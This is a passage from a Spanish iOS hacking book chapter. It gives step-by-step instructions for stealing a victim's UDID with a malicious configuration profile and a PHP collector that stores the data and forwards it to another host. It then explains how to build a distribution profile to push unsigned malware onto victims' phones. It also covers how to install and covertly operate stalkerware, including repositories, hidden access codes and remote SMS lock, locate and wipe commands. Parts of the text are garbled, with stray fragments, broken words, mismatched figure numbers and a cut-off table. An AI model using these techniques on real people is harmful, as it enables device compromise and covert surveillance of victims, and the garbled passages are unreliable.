


Imagen 07.29: Aspecto de la aplicación web que recoge los datos de un dispositivo iOS

El primer archivo a comentar es el *index.php*, que es el encargado de presentar el perfil al usuario que acceda a la web, que se puede programar según los conocimientos que se posean de PHP, y acorde a la técnica de ingeniería social utilizada para engañar a la víctima. En este caso y como POC se presenta algo sencillo, se muestra a continuación.




Imagen 07.30: Aspecto del *index.php* del servidor que aloja el perfil malicioso.

Hay que convencer a la víctima de que haga clic en *Install iOS Profile* e instale dicho perfil malicioso, que permitirá al *hacker* obtener el UDID de la víctima, por lo que la calidad de la web y del engaño irán en proporción con el número de víctimas.

Además de alojar los ficheros necesarios para dar aspecto a la web, y hacer creíble el engaño, ya sean de imágenes, de estilos, etcétera, y el propio perfil malicioso que se ha creado anteriormente (fichero *profile.mobileconfig*), es necesario un fichero, que contenga el código necesario para recoger, y

pers.stir los datos enviados por las víctimas. En este caso es el fichero *retrieve.php*, el que se encarga de dicha tarea. A continuación se muestra el código, que como se puede apreciar es muy simple:

```
<?php
    $data = file_get_contents("php://input");
    file_put_contents("data.txt", $data);
    header("Location: http://192.168.0.59:8888/osmalware-retrieve?data=" . rawurlencode($data));
?>
```

Imagen 07.31. Aspecto del código implementado en el fichero *retrieve.php*.

En el anterior código se está recibiendo lo que el dispositivo iOS envía al servidor, y se está almacenando en el fichero *data.txt*, además se está haciendo una redirección, de manera que se aparece en la pantalla del dispositivo lo que se está enviando al servidor, aunque lógicamente, esto solo para ver los resultados de la PoC. Y es ahí donde tiene sentido el fichero *index.php* de la carpeta *retrieve*, que lo único que hace es un *echo* por pantalla de lo que le llega por parámetro, y así, mostrar los datos que envía el dispositivo, nada más instalar el perfil.

En un caso de *hacking* real, bastaría con redireccionar al usuario a una nueva página web en la que se le indique que la instalación del certificado ha tenido éxito, o la información pertinente en cada caso, según el engaño.

Para que esta pequeña infraestructura tenga éxito, el perfil debe apuntar a dicha web, y al fichero *retrieve.php*, para que los datos queden correctamente almacenados en el servidor. Si se observa la imagen 06.28, en la que aparece el perfil malicioso, se apunta hacia una URL concreta, que en este caso apunta al servidor local de pruebas, que es *http://localhost:8888/retrieve.php*.

Instalación del Perfil de Configuración que roba UDID

Como se ha descrito anteriormente, la idea es subir el perfil malicioso a una web de libre acceso, y con un poco de ingeniería social, conseguir que la víctima lo instale, de manera que el dispositivo envíe el ansiado UDID al servidor malicioso que el *hacker* o atacante tiene montado. En el servidor se recibiría la información solicitada en el perfil, y se almacenaría en un fichero o en una base de datos. A continuación se van a presentar los pasos que realizaría el usuario víctima para instalar dicho perfil.

Lo primero es cargar la web en la que se encuentra publicado el perfil del atacante que recopilará información sobre el dispositivo, es decir, habría que darle la URL a la víctima y convencerla de que acceda e instale el perfil. Una vez que la víctima hace clic en el perfil en el servidor malicioso, aparece el perfil en el propio dispositivo, y entonces el usuario debe indicar que desea instalarlo, tal y como se muestra en la siguiente captura:




Imagen 07.32: Desplegando perfil en un iPhone.

Además, el perfil en este caso está sin firmar, lo que complicaría el engaño, ya que puede hacer desconfiar al usuario de que lo instale, aunque esto se puede remediar firmando dicho perfil con un certificado válido.

Una vez que se pulsa el botón *Instalar*, lo primero que pide es el *passcode*, y posteriormente se muestran los datos que está enviando el propio dispositivo en la pantalla, tal y como se aprecia en las siguientes capturas:



Imagen 07.33: Instalando el perfil que recaba datos del dispositivo

En la captura de este fichero, es posible apreciar como el dispositivo iOS, (que en este caso es un iPhone 4), ha enviado la información que el perfil solicitaba, y por tanto se podría decir que ha finalizado la parte de adquisición o robo del UDID. Con esto el atacante se encuentra en disposición de pasar a la siguiente fase del ataque, que sería la creación de un perfil de distribución para que la víctima pueda instalar el *malware* del atacante, ya que sin dicho perfil, no es posible la instalación de

Frage 10734: Es cierto que al hacer la respuesta de un dispositivo iOS al instalar el perfil, mal cierra el

software sin firmar en el dispositivo, tal y como se presentó en el apartado *Trabaja con Provisioning Profiles*.

Creación del perfil de distribución

Para crear un perfil de distribución, y que las víctimas puedan instalar el software, se recuerda que el *software* no está firmado por *Apple*, es necesario dirigirse a la web de *iOS Provisioning Portal*, que se puede encontrar en la dirección establecida para desarrolladores de *Apple*, la cual es *iOS Dev Center*.



Imagen 07-35: Acceso a *iOS Provisioning Portal*, situado en *iOS Dev Center*

Una vez en el *home* de *iOS Provisioning Portal*, en la parte de la izquierda hay un panel que contiene un menú de opciones, en dicho menú se encuentra la sección de certificados por donde hay que comenzar.




Imagen 07-36: Menú de *iOS Provisioning Portal*

En la sección de certificados se puede encontrar una pestaña *How To*, en donde hay información detallada de cómo crear los certificados. Hay que crear un certificado CSR (*Certificate Signing Request*) con la aplicación *Keychain* para luego añadirlo o enviarlo a la sección de certificados de *iOS Provisioning Portal*.

Para crear el CSR hay que ir al menú principal de la aplicación *Keychain*, en *Acceso a Llaveros > Asistente para certificados > Solicitar un certificado de una autoridad de certificación*, y aparecerá un cuadro de diálogo como el siguiente:




Imagen 07.37: Creando un CSR con *Apple* para enviarlo a *Apple Provisioning Portal*.

Esto genera un archivo con extensión *certSigningRequest*, que se debe subir al portal. Al cabo de poco tiempo, es aceptado, y así el *Certificado de Distribución* está disponible para descargar y ponerlo a buen recaudo en el *Keychain*. A continuación se muestra en la siguiente captura.



Imagen 07.38: Certificado de distribución, disponible para descargarlo.

Cuando se descarga, se aprecia que es un fichero *.cer*, como se puede comprobar en la siguiente captura:




Imagen 07.39: Descargando el certificado de distribución

Después de crear este certificado CSR, enviarlo que sea aceptado, descargado e instalado, hay que crear el *Perfil de Distribución*, para el cual es necesario el *Certificado de Distribución* recién creado. Hay que situarse en la sección *Provisioning > Distribution > New Profile*, y aparece todo lo que se necesita para completar la creación del perfil tal y como se muestra en la siguiente captura:

Imagen 07.41: Aspecto de la sección para crear un perfil de aprovisionamiento para distribución

En esta captura se puede comprobar, que es necesario un nombre para el perfil, seleccionar una *App ID*, y tener añadidos los dispositivos en la lista, además del *Certificado de Distribución* que se ha creado anteriormente y que aparece automáticamente.

Para averiguar el *App ID*, hay que consultar el fichero *Info.plist* de la aplicación o *malware* desarrollado, y observar el campo *Bundle Identifier*, tal y como se aprecia en la siguiente captura:

Information Property List	Dictionary	(13 items)
Localization native development region	String	en
Bundle display name	String	\$(PRODUCT_NAME)
Executable file	String	\$(EXECUTABLE_NAME)
Bundle identifier	String	com.informaticab4.\$(PRODUCT_NAME)fc1034identifier
InfoDictionary version	String	6.0.
Bundle name	String	\$(PRODUCT_NAME)
Bundle OS Type code	String	APPL
Bundle versions string, short	String	1.0
Bundle creator OS Type code	String	7???
Bundle version	String	1.0
Application requires iPhone environment	Boolean	YES
Required device capabilities	Array	(1 item)
Supported interface orientations	Array	(3 items)

Imagen 07.41: Fichero *Info.plist*, con el *Bundle Identifier*.

Otra opción es crear un *App ID* que identifique a toda un conjunto de *apps*, con lo que una vez que se consigue que una víctima se instale el *Perfil de Distribución*, podría instalar otras aplicaciones o *malware* y no solo el *malware* de esta PoC.

Para finalizar, habría añadir los dispositivos víctimas a la lista de dispositivos del portal, para poder crear el perfil para dichos dispositivos en concreto. Es aquí donde entran en juego los UDID robados con el perfil de Configuración. Habría que situarse en la sección *Device > Manage > Add Devices*, y aparece una cuadro como el siguiente:




Imagen 07-42: Añadiendo dispositivos al portal de desarrollo de iOS

En donde se pueden introducir los nombres de dispositivo, y sus respectivos UDID, que se deseen, hasta un máximo de 100 con la licencia de desarrollador.

Con este paso, ya se tiene todo lo necesario para crear el *Certificado de Distribución*, así que basta con hacer clic en el botón *Submit* y el certificado aparecerá como *Pending*, tal y como se puede apreciar en la siguiente captura:



Imagen 07-43: Certificado en estado *Pending*, una vez se ha hecho la solicitud

A poco tiempo, el certificado estará en estado *Active*, y podrá ser descargado para ser utilizado con aquellos dispositivos para los que se creó, como se puede apreciar a continuación:



Imagen 07-44: Certificado en estado *Active*, listo para descargar y ser utilizado.

Una vez que se tiene el *Certificado de Distribución* y el *ipa* o fichero resultante tras programar el *malware* deseado, solo falta instalarlo en algún dispositivo, lo que se puede hacer a través de *iTunes*. Esto se aprecia en la siguiente gráfica que representa los pasos a seguir por los testadores de *apps*:




Imagen 07-46. Aspecto del panel de control de iKeyGuard

Se puede configurar el envío de los *logs* con las pulsaciones capturadas por correo electrónico, utilizando varios métodos, y también se puede elegir la frecuencia de envío. La versión gratuita tiene muchas limitaciones, pero existen otras dos versiones de pago, con muchas más características muy interesantes, como se puede comprobar en la siguiente tabla:

Editions and Features			
	KeyGuard BigBoss	iKeyGuard Standard	iKeyGuard Pro
Hiding Cydia icon			
Hiding iKeyGuard from Cydia		✓	✓
Automatic updates		✓	✓
Character Logging	✓	✓	✓
Auto-Corrections	✓	✓	✓
Sending logs via E-Mail	✓	✓	✓
FTP uploads	✓	✓	✓
SMS/iMessage logging		✓	✓
Phone Call Activity			✓
WhatsApp logging			✓
Websites Visited logging			✓
Opened Apps logging			✓

Imagen 07-47. Tabla comparativa de las diferentes versiones de iKeyGuard

OwnSpy

Esta aplicación es un troyano que permite monitorizar, visualizar y en general espiar por completo la actividad de una *iPhone*. La lista de funcionalidades es increíble, aunque depende de la versión. A continuación, se muestran las funcionalidades tal y como aparecen en la web oficial de la app:




Imagen 67.48: Funcionalidades del spyware OwnSpy, en su versión Gold

Existen varias versiones, disponibles en *Cydia* en el repositorio <http://apt.hackintive.com/>, aunque también se puede encontrar mas información en la web oficial <http://ownspy.com/own-install.php>. Evidentemente, para instalarla hace falta que el dispositivo tenga *jailbreak*, tal como se explica en la web oficial:




Imagen 67.49: Proceso de instalación de OwnSpy

Una vez instalada, basta con registrar el dispositivo y se podrá controlar desde dicha web. Para finalizar, comentar que incluso sería posible ocultar el icono de *Cydia*, para que el *Jailbreak* pase desapercibido.

Mobile Spy

Publicado en la web oficial <http://www.MobileSpy.es>, como software para espiar dispositivos móviles, permite intervenir en secreto desde los mensajes o conversaciones de *Whatsapp*, chats de *Facebook*, *Twitter*, localización GPS, llamadas de teléfono, mensajes SMS, fotos y videos, historico de navegación, lista de apps instaladas e incluso bloquearlas.

Esta aplicación solo funciona en terminales con *Jailbreak*, y para instalarla es necesario añadir en *Cydia* el siguiente repositorio <http://asid-ms.com/ms6-1>, e instalar el paquete *Core Unlinter*, que es

un paquete con otro nombre para no levantar sospechas. Una vez que la *app* se ha instalado, no aparece ningún icono en el escritorio, de manera que para poder acceder al panel de control de la *app* es necesario marcar *12345 en el panel de llamada. Una vez se ha realizado dicha marcación, el springboard se reinicia y es entonces cuando aparece el icono de la *app*, con el nombre *Smartphone*, y que luce el siguiente aspecto.




Imagen 07.50: Accediendo al panel de *Mobile Spy*

Una vez que se ha instalado, y accedido al panel, hay que registrarse o loguearse, ya sea desde el *app* o el *spyspy*, o accediendo a la parte de registro en la web oficial <https://www.mobilespyspy.com/member/register.php> y finalmente es posible acceder al panel de control y configuración en el *final*, que se muestra en las siguientes capturas:




Imagen 07.51: Diferentes secciones de la *app Mobile Spy*

Para comprobar o gestionar en remoto la información o actividad de un dispositivo iOS, se puede acceder, vía web, al panel de administración de dicha app, a través de la web <https://www.mobilespylogs.com/mispanel/login.php>, y después de registrarse, se accede al panel de control remoto, que está dividido en varias partes.




Imagen 07.52. Panel de información y control del panel de control remoto de Mobile Spy.

En esta primera parte del panel de control aparece una recopilación de datos del dispositivo troyanizado, como tipo de dispositivo, modelo, UDID, IMEI, versión del sistema operativo, operador, última IP, etcétera.

Después de este primer cuadro de información aparecen otros cuadros que recogen todas las acciones que se pueden realizar o monitorizar del dispositivo infectado, separados en dos secciones, tal y como se muestra en la siguiente captura:



Imagen 07.53. Panel web de control remoto o monitorización de Mobile Spy.

En dicho panel, se encuentran dos secciones, la primera es la parte de *logs*, llamada *Log Viewers* y la segunda sección *User Tools*. En estas secciones se pueden ver numerosas acciones permitidas, para monitorizar diferentes servicios utilizados en el terminal, aunque cabe decir, que no todos estos servicios funcionan en iOS, ya que algunos son específicos de *Blackberry* o *Android*, aunque aparecen en este panel, ya que el panel de control es general para todos los sistemas operativos móviles.

Por otra parte se tiene el último cuadro de opciones, llamado *User Tools*, en el que se pueden realizar tareas relacionadas con el propio troyano *Mobile Spy* y la cuenta con la que se ha registrado el dispositivo, ya sea cambiar la contraseña, desinstalar *Mobile Spy* en remoto, obtener soporte, o desloguearse y con respecto a los *logs*, se pueden hacer búsquedas, borrar, o ver el resumen de todos *logs*.

Además se pueden enviar comandos SMS al dispositivo, lo cual es bastante interesante, ya que a través de estos comandos SMS se pueden realizar multitud de acciones de control sobre el terminal infectado.

A continuación, se muestra una captura de varios ejemplos de comandos SMS.

iPhone SMS Commands.

***12345 lock** - Remotely lock the phone to restrict usage

***12345 unlock** - Remote y unlock the phone to allow usage

***12345 gps** - Retrieve the current GPS position of the monitored phone. The phone you send the command from will receive an SMS message containing this position and a link to it on a map

***12345 siminfo** - Retrieve the current information on the SIM card currently in the device. The phone you send the command from will receive an SMS message containing this information

***12345 wipe** - Remotely delete the recent call history, SMS history, URL history, stored contacts and photos on the monitored device.

When sending an SMS command, only include the command code itself (no other info in the message). The monitored phone will not receive an incoming message alert as if a normal SMS message comes.


Imagen 07-54 Comandos SMS de *Mobile Spy* para iOS

Otra cosa a tener en cuenta, es la que la funcionalidad del troyano, depende, a de la versión utilizada, ya que existe una versión trial, y evidentemente, para tener la funcionalidad total, habrá que tener una versión de pago. Además para algunos servicios como el envío de comandos SMS, hace falta un complemento llamado *LIVE Control Panel*, que permite además el envío de los *logs* por correo. Para activar este servicio, hay que situarse en la última pestaña de la *app*, y se podrá configurar frecuencia, y contenidos de *logs* enviados a la cuenta deseada, tal y como se aprecia en la siguiente captura.



Imagen 07.55: Activando *LIVE Control Panel*.

A continuación se muestra una captura, en la que aparecen las ventajas del servicio *LIVE Control Panel*, y su precio:



- See the Phone's Screen LIVE in Your Browser*
- See the current GPS Location LIVE on a Map
- Perform Instant Surveillance and Recovery Commands
- Enable Automatic Email Log Delivery for Normal Logs
- Instantly Send Contacts and Call Logs via Email
- Instantly Send SMS Logs via Email Delivery
- Initiate a Normal Call on the Device for Recovery
- Send a Normal SMS on the Device for Recovery
- Lock or Unlock the Phone From Being Used
- Turn a Silent Alarm On or Off for Recovery

Purchase Now \$39.97 Per Year

Imagen 07.56: Funcionalidades y precio de *LIVE Control Panel*

FlexiSpy y Oxygen Forensic

El número de troyanos creados para instalar en dispositivos que dispongan de terminales con *Jailbreak* es considerable. *FlexiSpy* es otro de los troyanos que ofrece múltiples funcionalidades que con mayor o menor aproximación son las mismas que se han mencionado en los casos anteriores expuestos.

Sin embargo, no solo hay herramientas para troyanizar sistemas, y aplicaciones de forense profesional como *Oxygen Forensic* tienen módulos especiales para detectar este tipo de software malicioso instalado en el terminal.




Imagen 07-57. Oxygen Forensic detecta spyware y malware en los terminales iPhone.

Malware a través de Cydia: Un caso de Click Fraud

Al igual que en el caso de *InstaStock*, donde *Charlie Miller* demostraba como era posible hacer un *malware* y distribuirlo por la *App Store*, este caso de *Click Fraud* descubierto por un investigador español, demuestra que también se puede crear una aplicación *dropper* en *Cydia* que consiga engañar a usuarios para troyanizar sus sistemas.

El caso de *Eagle*, que así se apoda el protagonista de esta historia, es que se dio cuenta de que su tarifa de datos se estaba consumiendo de manera alarmante, por el típico mensaje del operador, algo que pudo contrastar por sí mismo con la herramienta *Data Monitor*, tal y como se aprecia en la siguiente captura:




Imagen 07-78. Consumo de tráfico con Data Monitor

Para descubrir la aplicación causante de este alarmante consumo hizo pasar el tráfico por un equipo por *nethack*, usando de un ataque *man in the middle* con *Littlecap* entre su terminal *iPhone* y el route. *Wi-Fi* de casa, para descubrir que se realizaban muchas peticiones a sitios web externos

Topic	Item	Source	Host	Size	Time	Percent
HTTP Requests by HTTP Host		3923		0.01563		
1.	apple.com	4	0.000000	0.01%		
2.	apple.com	2	0.000000	0.01%		
